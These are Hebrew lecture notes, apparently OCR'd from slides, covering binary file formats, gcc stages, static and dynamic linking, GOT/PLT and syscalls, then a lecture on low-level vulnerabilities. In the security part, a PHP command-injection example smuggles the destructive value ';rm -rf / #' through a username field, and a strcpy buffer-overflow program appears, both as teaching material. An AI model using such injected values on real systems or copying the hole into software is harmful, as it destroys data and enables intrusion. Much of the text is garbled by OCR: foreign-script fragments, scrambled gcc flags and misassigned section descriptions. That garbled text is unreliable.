
פורמט a.out (ר"ת של output assembly) הוא פורמט מישן של קובץ ביבנאר. כיום משתמשים בפורמט שונה – ELF. אולם, לשני הפורמטים יש הרבה במשותף.

הקובץ הביבנארי צריך להכיל הרבה אינפורמציה – הקוד, הדאטא, סימboleם, סטרינגים וכו'. אין עושים את זה בקובץ רציף אחד?

מחלקים את הקובץ לעד 7 חלקים:

- Exec – header של התכנית. הוא מכיל את ה-magic של הקובץ.
- Text – איזור שמכיל את כל הקוד
- Data – כל הדאטא שנגיש לתוכנה, דאטא מאותחלת. לעיתים קיימים גם BSS שמכיל גם דאטא לא מאותחלת (זה בזבזני כי תוכנה יכולה להקצות גיבת זיכרון מלא כלו באפסים, חבל לדוחף את זה כחלק מהקובץ ממש).
- Text Relocation – איזהו אינפורמציה לגבי איך עושים relocation לטקסט
- Data Relocation – טבלה של המחרוזות בהן משתמשים בתכנית
- String Table – טבלה של המשתנים והפונקציות
- Symbol Table – טבלה של המרמזים ושמותיו

טעינת קובץ בינארי לזיכרון – סכמה כללית



1. מעתיקים את הקוד של התכנית לתחילת הזיכרון שמקורה בתכנית בטיעינה
2. מעתיקים את הדאטא אחרי הקוד
3. בהתאם ל-BSS או להוראות האקוויולנטיות שלו כתובים את איזור הדאטא הלא מאותחלת
4. מקצים את הירימה אחרי כן, את המחסנית בקצה הזיכרון
5. בינהן טוענים כל מני ספריות

AIR נוצר קובץ בינארי – gcc

הפקודה `gcc g` יוצרת קובץ בינארי מקובץ "c". אפשר לקנגן את הקומpileר gcc בעזרת דגלים כדי לעשות רק שלבים מסוימים של תהליך הקומPILEציה ולקבל תוצאות ביןימם. כך אפשר לבצע את תהליך הקומPILEציה בהדרגה

- **c a.c – gcc** – שלב ה-preprocessing. לטיפול ב-#include – מעתיק (כן כן!) את כל הקוד שරוצים לכלול לתוכן הקוד של הבינארי המתkeletal. לטיפול ב-#define – מחליף את המופיעים של כל מקאו במה שופיעו אחריו בטקסט
- **c a -s gcc** – שלב הקומPILEציה. זה התהליך שלוקח את הקוד ומפיק קוד אסמבלי שמתאים לתכנית. הוא עושה שני דברים עיקריים:
 - שמתרטטו להבין שתוכן הקובץ הוא באמת בשפת C תקינה
 - שמתרטטו לוודא שהקוד הגיוני מבינה רענוןית – אי אפשר לחבר אותו עם מחרוזת למשל integer
- **s a -c – gcc** – מבצע את האיסוף (Assembly) מקוד האסמבלי מהשלב הקודם ומפיק ממנו קובץ בינארי.

לכארה סיימנו – אלא שמסתבר זהה לא מספיק. לא רוצים שכן הקוד של תוכנה גדולה יהיה בקובץ אחד: זה קשה לתחזוק, מורכב לkiempoll, וגם לא יכול להיות proprietary-project כי כל שימוש בפקודות מהספרייה הסטנדרטית של שפת סי יגרור, במודל הזה, שהקוד של כל הפקודות יהיה כולל בקוד של התכנית ממש וזה בעייתי.

פתרון – אפשר להשתמש במספר source files במקום אחד. מօסיפים לקומpileר תמייה במספר קבצים שונים. זה עוזר לעבוד בצורה נוחה יותר אבל לא פותר את בעית זמן הקומPILEציה: אם מקמפלים את main, שמשתמש לדוגמה-b sprintf שייכת ל-libc, אז צריך לקמפל מחדש גם את libc.lib. אם משתמש בפונקציית write של ה kernell, אז צריך לקמפל מחדש גם את kernell.lib. זה די גורע.

Object Files and Static Linking

כל קובץ מקור מקומפל בנפרד לקובץ object עם הסיומת ".o.". השיטה הזאת מתבסס על התובנה שבסתו של דבר, kompileציה תלויה רק במשקיים של המודולים בקוד המקור ולא בקוד עצמו. אם בקובץ header של מודול כלשהו מוצחרת פונקציה מסוימת ומודול אחר משתמש בה, זה לא מעניין את הקובץ השני איך המודול שבו הוא משתמש ממושך. מובטח שהפונקציות שמוצחרות ב-header ממומשות בקוד של המודול, וכך זה מספיק.

בזמן kompileציה, מחליפים קריאות לפונקציות ב-placeholders (E8 00 00 00 00 00), לאחר מכן, בתום שלב הקומPILEציה, מגיע שלב ה-Static Linker או ה-Link Editor: בשלב זה עושה מה שנקרא relocation וממלא את ה-placeholders. תפקידו של הלינקר הסטטי הוא לקבל קובוצה של בינאריים, להבין את הקשרים ביניהם ומה צריך להיות איפה, ולהשלים את החסר לקבלת הבינארי הסופי.

לצורך כך, הלינקר הסטטי זקוק למטאדאטה נוספת על הבינאריים: הוא משתמש ב-String Table שמכילה strings terminated null כדי לשבע את המחרוזות במקומותיהן בבינארי הסופי. הוא משתמש גם ב-Table_symbol, שמכילה אינדיקציות לגבי המשתנים והפונקציות בקוד. היא מפה בין שמות לבין ערכים או כתובות (של פונקציות או משתנים גלובליים לכתחבות בקוד).

כל אלה הם relocation directives: הוראות שימושות את הלינקר הסטטי לקבלת הבינארי הנכון בתום התהיליך.

```

1 int x = 1;
2 int y = 2;
3
4 int main()
5 {
6     return x + y;■
7 }
```

דוגמה 1: נתבונן בתוכנית הבאה.
ע, א הם משתנים סטטיים, מחוץ לסקופ של כל הפונקציות במודול.

```

$ gcc -c p1.c -o p1.o
$ nm p1.o
00000000 T main
00000000 D x
00000004 D y
$ objdump -d -M intel p1.o

p1.o:      file format elf32-i386

Disassembly of section .text:

00000000 <main>:
 0: 55                      push  ebp
 1: 89 e5                   mov   ebp,esp
 3: 8b 15 00 00 00 00       mov   edx,DWORD PTR ds:0x0
 9: a1 00 00 00 00          mov   eax,ds:0x0
 e: 01 d0                   add   eax,edx
10: 5d                      pop   ebp
11: c3                      ret
$ █

```

שלב ראשון נריץ את הפקודה `c - gcc על המודול שלנו – קלומר, מקפלים את הבינארי ולא מבצעים את שלב הליניקינג הסטטי.`

זה היא פקודה לינוקס שמרת את כל הסימbole ב-binari. כאשר קוראים לה עם קובץ `-object` המתקבל היא אכן מראה שקיימת פונקציה `main` (מוסמנת ב-T, כי שיכת לחלק של הטקסט). המשתנים הגלובליים `z, x, y` מסומנים C-D כי הם שייכים לדאטא.

אחר כך קוראים `-d -objdump` ומקבלים את ה-`.text` section של הבינארי שלנו. נבחן שגם `main` מתיחס לאפסים כי למעשה, כאשר פונקציה משתמשת בדאטא גלובלית, הלינקר הסטטי יילך וימלא את האפסים במקומות החסרים.

דוגמה 2: אם עושים שינוי בקוד והופכים את `z`, `x` למשתני מחסנית רגילים, בחרה על התהיליך נקבל את השינוי הבא:

```

$ gcc -c p2.c -o p2.o
$ nm p2.o
00000000 T main
$ objdump -d -M intel p2.o

p2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <main>:
 0: 55                      push  ebp
 1: 89 e5                   mov   ebp,esp
 3: 83 ec 10                 sub   esp,0x10
 6: c7 45 f8 01 00 00 00     mov   DWORD PTR [ebp-0x8],0x1
 d: c7 45 fc 02 00 00 00     mov   DWORD PTR [ebp-0x4],0x2
14: 8b 55 f8                 mov   edx,DWORD PTR [ebp-0x8]
17: 8b 45 fc                 mov   eax,DWORD PTR [ebp-0x4]
1a: 01 d0                   add   eax,edx
1c: c9                      leave 
1d: c3                      ret
$ █

```

```

1 int main()
2 {
3     int x = 1;
4     int y = 2;
5     return x + y;
6 }
~
```

ב-מה רואים שכעת הסימבול היחיד ב-binari הוא `main`. בקוד עצמו יש התייחסויות מיוחדות לכתובותיהם של המשתנים לפי offset על המחסנית.

דוגמה 3:

```

1 extern int x;
2 extern int y;
3
4 int main()
5 {
6     return x + y;
7 }
```

בדוגמה הבאה משתמשים במשתנים שמוצרים `C-hnR` – קלומר, הם מוגדרים בקובץ אחר.

```

$ gcc -c p3.c -o p3.o
$ nm p3.o
00000000 T main
    U x
    U y
$ objdump -d -M intel p3.o
p3.o:      file format elf32-i386

Disassembly of section .text:
00000000 <main>:
 0: 55                      push  ebp
 1: 89 e5                   mov   ebp,esp
 3: 8b 15 00 00 00 00       mov   edx,DWORD PTR ds:0x0
 9: a1 00 00 00 00          mov   eax,ds:0x0
 e: 01 d0                   add   eax,edx
10: 5d                      pop   ebp
11: c3                      ret
$ 
```

ב-מה רואים שהסימבולים `u`, `x` מסומנים ב-`U`: `undefined`. כמו במקרה הראשון רואים שקובד האסמבלי מכיל placeholders שאמורים להתמלא בתהיליך הלינקינג.

אם נירץ

`gcc p3.o -o p3`

ונבקש להשלים את תהליך הלינקינג, נקבל שגיאה מושם undefined מכיון שהקובד

```

/home/user$ objdump -r p3.o
p3.o:      file format elf32-i386

RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE    VALUE
00000005 R_386_32    x
0000000a R_386_32    y

RELOCATION RECORDS FOR [.eh_frame]:
OFFSET   TYPE    VALUE
00000020 R_386_PC32  .text

```

reference לששתנים שאת ההצהרות עליהם הלינקר לא רואה. חסירה לו דatas וולכן הוא לא יכול להפיק את ה-`executable` הסופי.

אפשר להריץ את הפקודה `-r` `objdump` ע"מ לראות את ה-`relocation records` לקובץ: רואים שניות לבנות ממש הוראות relocation לפי offsets בכל איזור, באיזה מקום צריך לבצע את החלפה ולאיזה סימבול להתייחס.

יצור מודול `c4.o` שיכיל את ההצהרות על `u`, `x`, `y`. אין לו `main`, ולכן אין אפשרות להריץ אותו, אבל אפשר לבצע אסמבלי שלו. אכן, ב-`objdump` רואים שאין קוד בbinary אלא רק סימבולים.

```

$ gcc -c p4.c -o p4.o
$ nm p4.o
00000000 D x
00000004 D y
$ objdump -d -M intel p4.o
p4.o:      file format elf32-i386

```

```

1 int x = 1;
2 int y = 2; 
```

```

$ gcc p3.o -o p3
p3.o: In function `main':
p3.c:(.text+0x5): undefined reference to `x'
p3.c:(.text+0xa): undefined reference to `y'
collect2: error: ld returned 1 exit status
$ gcc p4.o -o p4
/usr/lib/gcc/i686-linux-gnu/5/../../../../i386-linux-gnu/crt1.o: In function `_start':
(.text+0x18): undefined reference to `main'
collect2: error: ld returned 1 exit status
$ gcc p3.o p4.o -o p
$ ./p
$ echo $?
3
$ 
```

אם מנסים לעשות קימפול מלא של כל אחד מהקבצים `p3.o`, `p4.o` בנפרד, התהיליך נכשל. אולי אם מקמפלים אותם ביחד הלינקר משלים את החסר ומבצע `relocations` לקבלת קובץ הרצה הסופי `p` שרצן ומחזיר 3.

```

$ nm p
08048450 T __libc_csu_fini
080483f0 T __libc_csu_init
    U __libc_start_main@@GLIBC_2.0
080483db T main
08048350 t register_tm_clones
080482e0 T __start
0804a020 D _TMC_END_
0804a018 D x
08048310 T x86.get_pc_thunk.bx
0804a01c D y
$ objdump -d -M intel p
080483db <main>:
    80483db: 55 push    ebp
    80483dc: 89 e5 mov     ebp,esp
    80483de: 8b 15 18 a0 04 08 mov     edx,DWORD PTR ds:0x804a018
    80483e4: a1 1c a0 04 08 mov     eax,ds:0x804a01c
    80483e9: 01 d0 add    eax,edx
    80483eb: 5d pop    ebp
    80483ec: c3 ret
    80483ed: 66 90 xchq   ax,ax
    80483ef: 90 nop
$
```

אם נעשה coś על ק נראית שהקומpileר דחף עוד סימבולים שמקורם ב-`libc`. כמו כן, ע,א מצויינים כמפורט באיזור של הדטא, כי בעצם הם מוצחרים ומאותחלים. ב-`objdump` רואים שכלי ה-`placeholder`s ב-`main` מוחלפים בכתובות, וראים שהן תואמות לכתובות המצוינות בטבלת הסימבולים עבור המשתנים ע,א.

מימוש השיטה הזאת מאפשר את המודולריות הדורשה כדי להאיץ את תהליך הבניה של תכניות גדולות – כך ניתן לשמר קבצי `object` ולהשתמש בהם בلينקינג במקום לקטוף אותם מחדש בכל פעם שעושים בהם שימוש. כמו כן, זה פותר בעיות של סוף וזכיות כי אפשר לתת לאחרים להשתמש ב-`object` חופשי מבלי שכירו את קוד המקור.

Static Libraries

בספריותビנאריות יש הרבה קבצי `object`, לעיתים קרובות קובץ בוודע עבור פונקציית ספריה מסוימת. זה עשוי מאד להקשות על תהליך הלינקינג. הפתרון לכך הוא דחיסתם ל-`archive`, ספריה סטטית, נהוג לקרוא לה בשם המתחילה ב-`lib` עם סיומת ".a". הפקודה `ar rcs libfoobar.a foo.o bar.o` מיצרת קובץ ספריה.a מקבצי ה-`object` הנתוניים. כך, ה-`main` יכול להתלנקג' מול הספריה ולא מול ה-`objects` הבודדים.

אולם, פתרון זה אינו מושלם: לדוגמה, בכל תוכנת C משתמשים ב-`libc`, האם זה הגיוני שבכל תוכנה משתמשת ב-`libc` תקופל לתוכה גם את כל הספריה? זה בזבזני בזיכרון וגם קשה לתחזוק כי כל שינוי ב-`libc` יהיה כרוך בקייטוף מחדש של הכל. פתרון:

Dynamic Libraries

בוינדיינ – SO (Shared Objects) DLL, בלינוקס – Dynamically Loaded Libraries

משאים, אפילו במבנה הגרפי שהSTITIK לינקר מכין, חלק מה-placeholders בקוד. בזמן הטעינה של התוכנה מהבינהריה, הלינקר הדינמי יבצע dynamic relocations מול הספריות הדינמיות, באופן דומה לאופן הפעולה של הלינקר הסטטי.

יש להזה טריידאוף מבחינת פורטబיליות של התכנית, כי למשל היא לא תוכל לרצ על מכונה שבה הספרייה הדינמית שרצים להשתמש בה לא קיימת או שונא מזו שקיימת במכונה שבה הקוד פתוח.

דוגמה: נתבונן בתכנית הבאה.

```
#include <stdio.h>
#include "foo.h"

int main() {
    printf("%d\n", foo());
    return 0;
}

корאים ל-E—gcc על הקובץ זהה כדי לבצע את שלב preprocessing. בשלב זה ה-#include מוחלפים בחתימות של printf ושל foo כפי שהוא מופיע ב-h.h:
int printf(char* fmt, ...);
int foo();

int main() {
    printf("%d\n", foo());
    return 0;
}
```

עכשו אפשר לבצע קומpileציה ע"י s—gcc. נקבל (בערך, טל"ח) את קוד האסמבלי הזה:

```
_FORMAT: .string "%d\n"
CALL foo
PUSH EAX          ## containing foo's ret val
PUSH _FORMAT
CALL printf
ADD ESP, 8
PUSH 0
CALL exit
```

נ裏ץ c—gcc כדי לבצע את האיסוף לשפת מכונה:

```
25 64 0A 00
E8 ?? ?? ?? ?? ?
50
50
E8 ?? ?? ?? ?? ?
83 C4 08
6A 00
E8 ?? ?? ?? ?? ??
```

בכל מקום שיש סימני שאלה, יש קראיה ל-foo או קראיות פונקציית ספריה (printf, exit) אותה הלינקר הדינמי צריך לנתח מפורשות במקום placeholderplaceholder בזמן טיענת הבינהריה.

אפשר לבסוף לעשות o.* gcc כדי להשלים את הקימפואול והلينקאג של כל קבצי ה-object.

```
25 64 0A 00
E8 80 48 CA FE
50
50
E8 ?? ?? ?? ?? ?
83 C4 08
6A 00
E8 ?? ?? ?? ?? ??
```

זהו 'לינקג' סטטי – אם הקוד של `foo` שיר לספריה `libfoo.a`, הספריה `a.libfoo` משובצת לתוך הבינארי שלנו וUMBLOCHE מוצע relocation לקריאה ל-`foo`. הכתובת שמכונסת היא כתובת ב-`a.libfoo` שלו צרי לקפוץ כדי למצוא את הקוד של `foo`.

כאשר מרים את הבינארי הסופי, הבינארי נתען ועלה הלינקר הדינמי, וממלא את ה-`placeholders` הנותרים בכתובת של פונקציות הספריה בזיכרון.

```
25 64 0A 00
E8 80 48 CA FE      ## from libfoo.a
50
50
E8 80 48 DE AD    ## from libc.so
83 C4 08
6A 00
E8 80 48 BE EF
```

אולם פתרון זה עדין לא מושלם – במצב הנוכחי, `libc` תיתען לזכרון בהרבה עותקים במקומות שונים. זה קורה למשל עקב תלויות בין ספריות – לדוגמה אם פונקציות של הספריה `libcrypto` משמשות בפונקציות ב-`libc`, בטיענה של `libcrypto` צרי להתייחס בלינקג' הסטטי לכתובות זכרון אליו נטענה `libc`. אבל, כרגע אין דרך לדעת אם תכנית אחרת כבר טענה לזכרון את `libc` במיקום אחר ולכן אין אפילו אפשרות להשתמש בעותק הקויים וחיברים לטען את `libc` שוב. הרבה תכניות – הרבה עותקים. בזבזני בזכרון.

על פניו, באמצעות זכרון ורטואלי ניתן לטען את הספריה בעותק יחיד לזכרון הפיזי ולהקצות אליו כתובות וירטואליות שונות. אולם, אם בספריה יש תלויות בספריות אחרות יש צורך לכתוב אליה patching בתהילך הלינקינג שלה עצמה, ואי אפשר להכניס שינויים בשינויים בעותק פיזי מסוות של הספריה כי זה עלול ליצור התנהוגות בלתי צפויות שלא עברו תהליכי אחרים שעושים בה שימוש.

פתרון: another level of indirection

The GOT – Global Offset Table

במקום למלא את ה-`placeholders` בתהילך הלינקינג הדינמי בכתובות זכרון ממש לקפוץ אליו, נקפוץ ל-`offset` בטבלה מסוימת שתכיל פוינטרים למקומות שונים בזכרון כדי לקפוץ מהם אליו. לכל תהילך יש GOT (יחיד או רבים) مثل עצמו. כך, במקרה שיש צורך לפיצ'ץ ספריה משותפת כלשהי שנמצאת בשימוש גם אצל תהילכים אחרים, אפשר לפיצ'ץ את הטבלה במקום את הספריה המשותפת, וכך להפנות GOT-ים של תהילכים אחרים לעותקים אחרים בזכרון של הפונקציות שפיצ'ינו, לפי הצורך.

יש לזה אוברהיד מבחינת זמן הטעינה. כמו כן, אם התכנית שלנו משתמש רק בפונקציה אחת מ-`libc`, אנחנו עדין נאלצים לטען לזכרון את כל הספריה כולה וזה עשוי להיות מיותר ואיטי.


סיכום:

The PLT – The Procedure Linkage Table

זו טבלה נוספת שמשתמש ספציפית לפונקציות. הטבלה לא מכילה פונקטרים אלא `stubs`, חתיכות קוד קטנות של כמה opcodes. כל הכניסות ב-PLT הן מאותה צורה – קפיצה ל-GOT, push למשהו שימוש את הלינקר, וקפיצה לリンקר הדינמי.

במקום לקפוץ ישירות ל-GOT מה-`placeholders`, קופצים לאופסיטים ב-PLT. בקפיצה ל-stub כלשהו ב-PLT, התכנית מתחילה לבצע את ההוראות שבו. הקוד ב-PLT קופץ בחזרה ל-GOT, וה-GOT קופץ בחזרה ל-PLT.

דוגמה:



- בהתחלה ב-GOT שלנו יש רשומה אחת בלבד: **204 – 100**.
- ב-PLT, לדוגמה באופסיט 200, קיימ `stub`, שלדוגמה מכיל קוד של `printf`.
- בזמן ריצה כאשר מגיעים לבצע קריאה ל-`printf`, קופצים ל-PLT (מהקוד) לכתובת 200 – הלינקר הדינמי חיווט במקור את כל המKENOTOT בקוד שקוראים ל-`printf` לכתובת 200.
- בכתובת 200 כתוב لكופץ לכתובת שאליה מצביעה הכתובת בכתובת 100 (ב-GOT!). מצביעה ל-204. ב-204 יש הוראה לדוחוף משזה למחסנית, ואז קופצים לכתובת אחרת – 300.
- בכתובת 300 נמצא פא – הלינקר הדינמי. הדחיפה למחסנית ב-204 משמשת את הלינקר בשורה 300, שבה הוא עושה פופ למחסנית ומוציא את מה שדוחפנו: דוחפים איזה אינדיקציה לכך שצריך לפיצ'ר ספציפית `printf`. הוא עושה דברים וمبין שהוא צריך לגשת לכתובת בזיכרון שלו נטענה הפונקציה `printf` – נגיד בכתובת 400.
- בשלב זה, הלינקר צריך לחזור את ה-GOT-ים רקורסיבית כדי לאפשר שימוש ב-`printf`. אז, הואدورס את התוכן של הכתובת 100 (שהוא הגיע ב-204) בכתובת של `printf` – 400.

ככה, בפעם הבאה שהתכנית תקרא ל-`printf`, הוא יגש קודם כל-PLT, ממנו הוא יקפוץ ל-GOT – בכתובת 100, ויגע שם לקוד של `printf` ב-400. כך למעשה ביצענו תהליך של Lazy Linking – עושים לינוקינג ופוצ'ינג רק לפונקציות שבפועל משתמשים בהן.

דוגמה:

בתכנית זו מתבצעת קריאה ל-`printf`. לאחר שאין בה שימוש ב-`formatting`, תבצע קריאה ל-`puts` במקום.

```

1 #include <stdio.h>
2
3 int main()
4 {
5     printf("Hello, world!\n");
6     return 0;
7 }
```

```

$ gcc a.c -o a.out
$ objdump -d -M intel a.out
0804840b <main>:
 804840b: 8d 4c 24 04      lea    ecx,[esp+0x4]
 804840f: 83 e4 f0      and    esp,0xffffffff
 8048412: ff 71 fc      push   DWORD PTR [ecx-0x4]
 8048415: 55             push   ebp
 8048416: 89 e5          mov    ebp,esp
 8048418: 51             push   ecx
 8048419: 83 ec 04      sub    esp,0x4
 804841c: 83 ec 0c      sub    esp,0xc
 804841f: 68 c0 84 04 08  push   0x80484c0
 8048424: e8 b7 fe ff ff call   80482e0 <puts@plt>
 8048429: 83 c4 10      add    esp,0x10
 804842c: b8 00 00 00 00  mov    eax,0x0
 8048431: b8 4d fc      mov    ecx,DWORD PTR [ebp-0x4]
 8048434: c9             leave 
$ objdump -d -M intel a.out
080482e0 <puts@plt>:
 80482e0: ff 25 0c a0 04 08
 80482e6: 68 00 00 00 00 00
 80482eb: e9 e0 ff ff ff jmp   80482d0 <_init+0x28>
$ objdump -s a.out
Contents of section .got.plt:
 804a000 149f0408 00000000 00000000 e6820408 ..... .
 804a010 f6820408 ..... .

```

נקمل את ה-PUTS ב-GOT.(objdump מופיע שישי קריאה כתובת שבה מופיע puts ב-PLT).

(בצילום המסר חסרים כל מינוי grep ים ששימושו לסנן את הפליטים מה-objdump) אז אפשר לראות את הכניסה המתאימה ב-PLT ל-puts. רואים את ה-stub – הוא קופץ לאופסט ב-GOT. באוטו אופסט ב-GOT כתובה שוב כתובת ב-PLT! חזרים לשורה הבאה ב-stub של puts אחרי הקפיצה ל-GOT.

System Calls

כאשר הבינארי מתחילה לרוץ ועשה דברים, הוא עדין לא יכול לעשות כל מה שהוא רוצה: הוא יכול לחשב דברים ולגשት למחסנית, אבל הוא לא יכול להקצות זיכרון, לעשות פעולות I/O, לגשת למערכת הקבצים וכו'.

מערכת הפעלה עשויה את זה באמצעות syscalls – משאיירים למערכת הפעלה אינפורמציה שהיא צריכה כדי להשלים מה שביקשנו ממנה ועושים context switch במטרה לחזור לרוץ כשתווצאת syscall כבר מוכנה.

#	Name	Registers					
		eax	ebx	ecx	edx	esi	edi
0	sys_restart_syscall	0x00	-	-	-	-	-
1	sys_exit	0x01	int error_code	-	-	-	-
2	sys_fork	0x02	struct pt_regs *	-	-	-	-
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-
6	sys_close	0x06	unsigned int fd	-	-	-	-

הרצאה 4 – Low Level Vulnerabilities

חולשות אבטחה

כאשר במערכת תוכנה יש באג כלשהו, תוקף עלול למצוא את הבאג זהה ולהשתמש בו לניצול לרעה של התוכנה. זה יכול להיות:

- באג בדיזיין
- באג בימוש
- באג בתפעול

נראה דוגמאות ונחקק אותן לפי הטקסונומיה הזאת. היא לא באמת חד משמעית ולא כל באג ניתן לסייע לפי הקטגוריות האלה, אבל זה שימושי.

באג טכני – Design Bug

לרוב נובע מצורת שימוש במערכת שמי שתכוון אותה לא חשב עליה מראש – במקרים אחרים, use case שהמפתח לא חיסה.

דוגמה: זה מקרה שכח. נניח צריך לעשות Register לאיזשהו אתר ולהגדיר משתמש. מאחורי הדף הזה יש מערכת שמקבלת את הקלט ועושה אליו משהו: שומרת את המידע, מדפיסה דברים וכו'. נניח שהאתר ממומש בשפת PHP. נניח שם המשתמש שבחרנו נשמר באיזשהו שדה של \$USERNAME, והעלינו גם תמונה פרופיל.

כדי להציג את הפרופיל המערכת מציגה את התמונה עם פקודה כמו cat, באופן זהה:

```
<?php
system("cat /userfiles/$USERNAME/profile.jpg")
?>
```

יווזר לא תמים יכול לדוחוף לשדה שם המשתמש את המחרוזת "rm -rf / #"; קולון סגור את הפקודה,.cat וממשיכים לפיקודה הבאה – שמוחקת את כל מערכת הקבצים. התוקף קיבל למעשה יכולת להריץ כל תוכנה משלו על המערכת של האתר באמצעות שיטה.

לקח מיידי מהה: לא לשמור על הקלט ש מגיע מהיווזר. כאשר מקבלים קלט מהמשתמש יש לבדוק שהוא תקין ולא כופף קритריונים מסוימים.

באג בימוש – Implementation Bug

במקרה זה, מקור הבעיה הוא לא כיסה איזשהו מקרה, אלא שנפלה טעות במערכת התוכנה – טעות אנוש שגורמת לתוכנה לא לעשות מה שרצינו.

דוגמה: זהו באג שהיה פעם במערכת קרייפטוגרפית שתפקידה היה לוודא תקינות של מפתח פומבי.

MRIיצים כל מיני פונקציות שנוטנות ערכיו החזרה בהתאם להצלחה או כישלון. אם ערך ההחזרה לא 0, קופצים ל-fail. בغالל הפעולות של השורה fail goto, כל הבדיקות אחרי השורה הכפולה לעולם לא קוראות, וזה עלול לגרום לפספוס של מקרים גורועים שלא הספקנו לבדוק.

```
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
err = sslRawVerify(...);
```

הבעיה עם הבאג זהה היא שהוא עבר קומPILEציה ונראה תקין על פניו. במערכות קוד גדולות קל יחסית לפספס את זה.

באג בתפעול – Operation Bug

בסיומו של דבר, מערכת ניהול על ידי בני אדם, וקל לעבוד עליהם.

- אפשר להתקשר לשירות לקוחות של חברת טלפון: "נגב ל' הטלפון, תחליפו לי את הסיסמה"
- ספאם,لينקים מרושעים, פישינג
- מכירת שירות מרושעים – social engineering
- Daisy Chaining – כאשר אנשים משתמשים באותה סיסמה באתרים שונים, כסיסמה אחת דולפת אפשר לתபוף את כל שאר החשבונות.

באג באינטגרציה – Integration Bug

נגרם עקב שני רכיבים שכלי אחד מהם תקין בפני עצמו, אבל בגלל איזשהו חוסר תיאום בין רכיב אחד למשנהו, נוצרת חולשה.

Offset	Bytes	Description ^[25]
0	4	Local file header signature = 0x04034b50 (read as a little-endian number)
4	2	Version needed to extract (minimum)
6	2	General purpose bit flag
8	2	Compression method
10	2	File last modification time
12	2	File last modification date
14	4	CRC-32
18	4	Compressed size
22	4	Uncompressed size
26	2	File name length (n)
28	2	Extra field length (m)
30	n	File name
30+n	m	Extra field

דוגמה: חולשה שהיה ב-WinRAR, שפותחת קבצים דחוסים. בתוך הzip יש איזשהו descriptor לגבי תוכן התקינה הדחוסה – אורך הקבצים, שמויותיהם וכו'. פורמט ZIP היה קיים לפני WinRAR. המפתחים שלה רצו ליצור איזשהו GUI לתהילך הדחוסה והחילוֹץ של קבצי ZIP, ובין היתר רצו להציג עוד כמה שדות נוספיםdescriptor ל-ZIP הקיים.

תוקף יכול, באמצעות `hex editing`, לשנות את השם המוצג למשתמש לשם אחר שיראה בלאי מזיק, כשבצם תוכן התיקיה הדוחה הוא `malware`.

Binary Vulnerabilities

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char* argv[])
5 {
6     char name[32] = {0};
7
8     if (argc != 2) {
9         printf("USAGE: %s <name>\n", argv[0]);
10        return 1;
11    }
12
13    strcpy(name, argv[1]);
14
15    printf("Hello, %s!\n", name);
16
17    return 0;
18 }
```

חולשות שנופלות לקטגוריה שבין חולשות מימוש לחולשות design – זהו מבנה שבו'י לבן נראה תקין, אבל בלוואו לבן יש חולשה.

דוגמא: מקצים מערך בגודל מסוים וכותבים אליו מחרוזת ארוכה יותר – **buffer overflow**. זה נגרם בגל השימוש ב-`strcpy` שהוא פונקציה מסוכנת משומש שאורך הקלט לא נבדק. אפשר לטעון שזה באגדיזין של שפת C.

זו חולשה, כי במקרה זה מה שכתוב מוחז לגבולות המערך נדרס, ותוקף חכם יכול לכתוב דברים לזכרון באופן צזה שיקלהן זכרון שנחוץ לתוכנית או למשהו אחר, או לגנוב הרשות ומידע, ועוד.

Exploits

מה התוקף יכול לעשות כשהוא מוצא חולשת אבטחה? לפי רמת חומרה גבוהה:

DoS – Denial of Service

לקוח אחד משמש את פעולות השרת, למשל ע"י העמסת יתר עליו.

אם השרת מפרש XML או אפילו תאריכים, בצורה גroupה, יוצר אחד יכול לשגוע אותו

DDoS – Distributed Denial of Service ■

שימוש במספר גדול של לקוחות שבת אחת פונים לשרת וגורמים לנפילתו.

דוגמא לכך היא רשות Mirai שבה השתמשו כדי להשתלט על ראותרים שמריצים לינוקס, והפעילו אותם כמו צבא כדי לתקוף שירותי של גугл ולהשכית אותם

Information Disclosure ■

השירות מוסר איזשהו מידע שהוא לא אמור למסור.

דוגמא: אם ב-`login` עם שם משתמש Carol השרת מציג תגובה "Invalid Username" התוקף מסיק שלא קיים יוזר בשם Carol.

- Remote Code Execution – RCE ■ התוקף מסיג יכולת להריץ קוד משלו על מחשב מרוחק.
 - Privilege Escalation – PE ■ שימוש בחולשת אבטחה ע"מ להשיג הרשות גביהות יותר מאשר שהטהיל'ר המותקף רץ בהן.
 - Domino Attack – קומבינציה של מתקפות שונות ■

